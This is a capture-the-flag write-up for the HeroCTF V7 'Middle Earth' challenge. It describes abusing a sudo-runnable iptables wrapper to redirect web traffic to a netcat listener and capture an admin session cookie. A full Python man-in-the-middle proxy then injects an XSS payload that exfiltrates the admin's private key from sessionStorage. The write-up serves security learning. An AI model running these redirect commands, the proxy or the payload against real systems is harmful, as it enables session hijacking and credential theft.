HeroCTF V7 - Middle Earth
MitM into XSS
This challenge was a joint solve between Trachinus and I.
It was mainly a system challenge, but also contained an important web application.

We were given the credentials aragorn:hobbit, which we could use for both the web application and the SSH connection to the machine.
We were also told that the admin user Saruman would login often using his administrator account.
The webapp allows us to receive encrypted messages, which we can then decrypt using our private key.
Contained in the login page is a small code block that generates our public/private key pair.
1const crypt = new JSEncrypt({ default_key_size: 2048 });
2const privateKey = crypt.getPrivateKey();
3const publicKey = crypt.getPublicKey();
4
5sessionStorage.setItem('sessionPrivateKey', privateKey);
6document.getElementById('publicKey').value = publicKey;
When we log in, our private key is stored in the sessionStorage, whilst the public key is sent as a POST parameter:
1POST /login HTTP/1.1
2Host: dyn01.heroctf.fr:11267
3...
4username=aragorn&password=hobbit&publicKey=-----BEGIN+PUBLIC+KEY-----...-----END+PUBLIC+KEY-----
The public key is then reflected in the inbox page, whilst also being stored in the user session:

We can then request a new message, and decrypt it client side using the JSEncrypt library:
1POST /request_encrypted HTTP/1.1
2Host: dyn01.heroctf.fr:11267
3...
4Cookie: session=.eJwlzjsOwjAMANC7eGaIk9iOe5kq8UdlbemEuDtIvBO8N-x5xnXA9jrveMD-dNiARnHNSA-S4JAo5mv01TVRybAHLmY31aI8tMRia9w4QklUasOUOkSniZDXMCNP557i1XRWx9k0W3YtzF3JjSQbzrQ5-0KBX-S-4vxvKny-CJMwFA.aS8hYg.OL3mn865Tf1HEt9LsvFBessLau0
5
6
7{"flag":false}
Take into account here that the flag can only be requested when we have an admin account, which is currently not the case.
After doing some quick recon on the server, we stumble across an iptables wrapper file that can be executed as root.
 1aragorn@middle_earth:~$ cat /opt/w_iptables.sh
 2#!/bin/bash
 3
 4# Validate and sanitize user input
 5APPEND_OR_DELETE=$1
 6CHAIN=$2
 7PROTOCOL=$3
 8PORT_SRC=$4
 9PORT_DST=$5
10ACTION=$6
11
12# Define allowed chains, protocols, and actions
13ALLOWED_APPEND_OR_DELETE=("A" "D")
14ALLOWED_CHAINS=("INPUT" "OUTPUT" "FORWARD" "PREROUTING" "POSTROUTING")
15ALLOWED_PROTOCOLS=("tcp" "udp")
16ALLOWED_ACTIONS=("ACCEPT" "DROP" "REJECT" "MASQUERADE" "REDIRECT")
17
18# blacklist logic here
19
20# Build and execute the iptables command based on action
21if [[ "$ACTION" == "REDIRECT" ]]; then
22    /usr/sbin/iptables -t nat -$APPEND_OR_DELETE "$CHAIN" -p "$PROTOCOL" --dport "$PORT_SRC" -j "$ACTION" --to-ports "$PORT_DST"
23    echo "Redirect rule added successfully: /usr/sbin/iptables -t nat -$APPEND_OR_DELETE  $CHAIN -p $PROTOCOL --dport $PORT_SRC -j $ACTION --to-ports $PORT_DST"
24elif [[ "$ACTION" == "MASQUERADE" ]]; then
25    /usr/sbin/iptables -t nat -$APPEND_OR_DELETE "$CHAIN" -j "$ACTION"
26    echo "Masquerade rule added successfully: /usr/sbin/iptables -t nat -$APPEND_OR_DELETE  $CHAIN -j $ACTION"
27else
28    /usr/sbin/iptables -$APPEND_OR_DELETE "$CHAIN" -p "$PROTOCOL" --dport "$PORT_SRC" -j "$ACTION"
29    echo "Rule added successfully: /usr/sbin/iptables -$APPEND_OR_DELETE  $CHAIN -p $PROTOCOL --dport $PORT_SRC -j $ACTION"
This script basically allows us to add and remove iptables rules, including NAT REDIRECT (which will be very useful), as long as the chosen ports are within the allowed range (1-2000).
Thus, the fact that we can modify iptables rules, as well as the fact that the admin user regularly uses the webapp, will allow us to act as a proxy and intercept the traffic between the admin and the backend.
We need two things to be able to obtain the flag, a valid admin session cookie, as well as the admin’s private key.
Lets start with the cookie; its as simple as intercepting a POST request from the admin to the backend.

First, we need to add 2 iptables rules that will redirect traffic from the original web application port (80), to a port we control:
1sudo /opt/w_iptables.sh A PREROUTING tcp 80 1337 REDIRECT
2sudo /opt/w_iptables.sh A OUTPUT tcp 80 1337 REDIRECT
Then, we simply need to start a netcat on port 1337, and wait:
1nc -lnvkp 1337
2
3POST /request_encrypted HTTP/1.1
4Host: middle_earth
5...
6Cookie: session=.eJwlzjEOwzAIAMC_MHewwcaQz0TYgNo1aaaqf2-krjfdB_Y84nzC9j6ueMD-ctggw6uqZ51ZmupAi2xt2G3cjCx4mFArQmlIrFkUZ0dE4SG8mk4Ka70HEvbBtmyuWWWVxVY7CUmuNO7hUkJ4pmcZy72nqHIK3JHrjOO_qfD9AdIhL9A.aSs6aQ.0zSP4OkJW9rMGUkhvBSCUfHLkoo
7
8{"flag":true}
Now we need to revert the iptables rules that we just changed to make sure that the webapp works as it should:
1sudo /opt/w_iptables.sh D PREROUTING tcp 80 1337 REDIRECT
2sudo /opt/w_iptables.sh D OUTPUT     tcp 80 1337 REDIRECT
Next up is the admin’s private key, which is slightly more complicated. One thing we noticed whilst auditing the webapp, was that a self XSS was possible via this function:
 1function displayMsg(content, encrypted) {
 2    const inbox = document.getElementById('inbox');
 3    if (inbox.querySelector('p.text-gray-500')) {
 4        inbox.innerHTML = ''; // Clear the "empty" message
 5    }
 6
 7    msgCounter++;
 8    const msgId = `msg-content-${msgCounter}`;
 9
10    const msgDiv = document.createElement('div');
11    msgDiv.className = 'bg-gray-700 p-4 rounded-lg';
12
13    // Conditionally generate the button and other text based on the 'encrypted' flag
14    msgDiv.innerHTML = `
15        <div class="flex justify-between items-start">
16            <div>
17                <h3 class="font-bold">New Encrypted Message</h3>
18                <p class="text-sm text-gray-400">From: [email protected]</p>
19            </div>
20            <button
21                class="decrypt-btn bg-green-600 hover:bg-green-700 text-white text-xs font-bold py-1 px-3 rounded" data-target="${msgId}">Decrypt
22            </button>
23        </div>
24        <pre id="${msgId}" class="bg-gray-900 p-2 mt-2 rounded overflow-x-auto text-sm text-green-400">${content}</pre>
25    `;
26    inbox.prepend(msgDiv);
27}
This function takes the encrypted message content and directly inserts it into the page’s HTML. This means that if we send a crafted response using our previous MitM, we can trigger the XSS on the admin’s page, and exfiltrate its sessionStorage.
We created a simple script that would intercept the admin’s request, craft a malicious response, and exfiltrate the sessionStorage.
We need to set our iptables rule first, before executing the python script:
1sudo /opt/w_iptables.sh A PREROUTING tcp 80 1337 REDIRECT
 1import socket
 2import threading
 3import re
 4import urllib.parse
 5import json
 6
 7
 8LISTEN_PORT = 1337
 9TARGET_IP = "127.0.0.1"
10TARGET_PORT = 80
11
12def handle_client(client_socket):
13    try:
14        request = client_socket.recv(8192)
15
16        # --- PHASE 2: RECEIVE THE KEY ---
17        if b'GET /pwn?key=' in request:
18            print("\n[+] Key exfiltration.")
19            match = re.search(b'key=([^& ]+)', request)
20            if match:
21                encoded_key = match.group(1)
22                private_key = urllib.parse.unquote(encoded_key.decode())
23                print(private_key)
24
25            client_socket.sendall(b"HTTP/1.1 200 OK\r\nAccess-Control-Allow-Origin: *\r\n\r\n")
26            return
27
28        # --- PHASE 1: PROXY REQUEST ---
29        server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
30        server_socket.connect((TARGET_IP, TARGET_PORT))
31        server_socket.sendall(request)
32
33        full_response = b""
34        while True:
35            chunk = server_socket.recv(4096)
36            if not chunk:
37                break
38            full_response += chunk
39        server_socket.close()
40
41        # --- INJECTION ---
42        if b'encrypted_content' in full_response:
43
44
45            # 1. Log the real ciphertext (Bot's Flag)
46            match = re.search(b'"encrypted_content":"([^"]+)"', full_response)
47            if match:
48                real_cipher = match.group(1).decode()
49                print(f"Ciphertext captured (len={len(real_cipher)})")
50                print(f"Save this: {real_cipher[:50]}...")
51
52            # 2. Create the Malicious Payload
53
54
55            xss_payload = (
56                "<img src=x onerror='fetch(\"/pwn?key=\"+encodeURIComponent(sessionStorage.getItem(\"sessionPrivateKey\")))' >"
57            )
58
59            new_json_body = json.dumps({"encrypted_content": xss_payload})
60
61            # 3. Rebuild the HTTP Response
62            if b'\r\n\r\n' in full_response:
63                headers, _ = full_response.split(b'\r\n\r\n', 1)
64
65
66                new_len = str(len(new_json_body)).encode()
67                headers = re.sub(b'Content-Length: \d+', b'Content-Length: ' + new_len, headers)
68
69                full_response = headers + b'\r\n\r\n' + new_json_body.encode()
70
71        client_socket.sendall(full_response)
72
73    except Exception as e:
74        print(f"Error: {e}")
75    finally:
76        client_socket.close()
77
78def start_server():
79    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
80    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
81    server.bind(('0.0.0.0', LISTEN_PORT))
82    server.listen(5)
83    while True:
84        client, _ = server.accept()
85        threading.Thread(target=handle_client, args=(client,)).start()
86
87if __name__ == "__main__":
88    start_server()
And there we go, the admin’s private key:
—–BEGIN RSA PRIVATE KEY—–shortenend here for readability—–END RSA PRIVATE KEY—–

We simply need to replace our current private key with the one we just exfiltrated, replace our session cookie with the admin’s, request our FLAG, and finally decrypt it!
Hero{why_n0_http5_?_dbf81c4c9f3cb1b0ae72ad23c019fdce}
Thanks to Log_s for this super cool “system” challenge.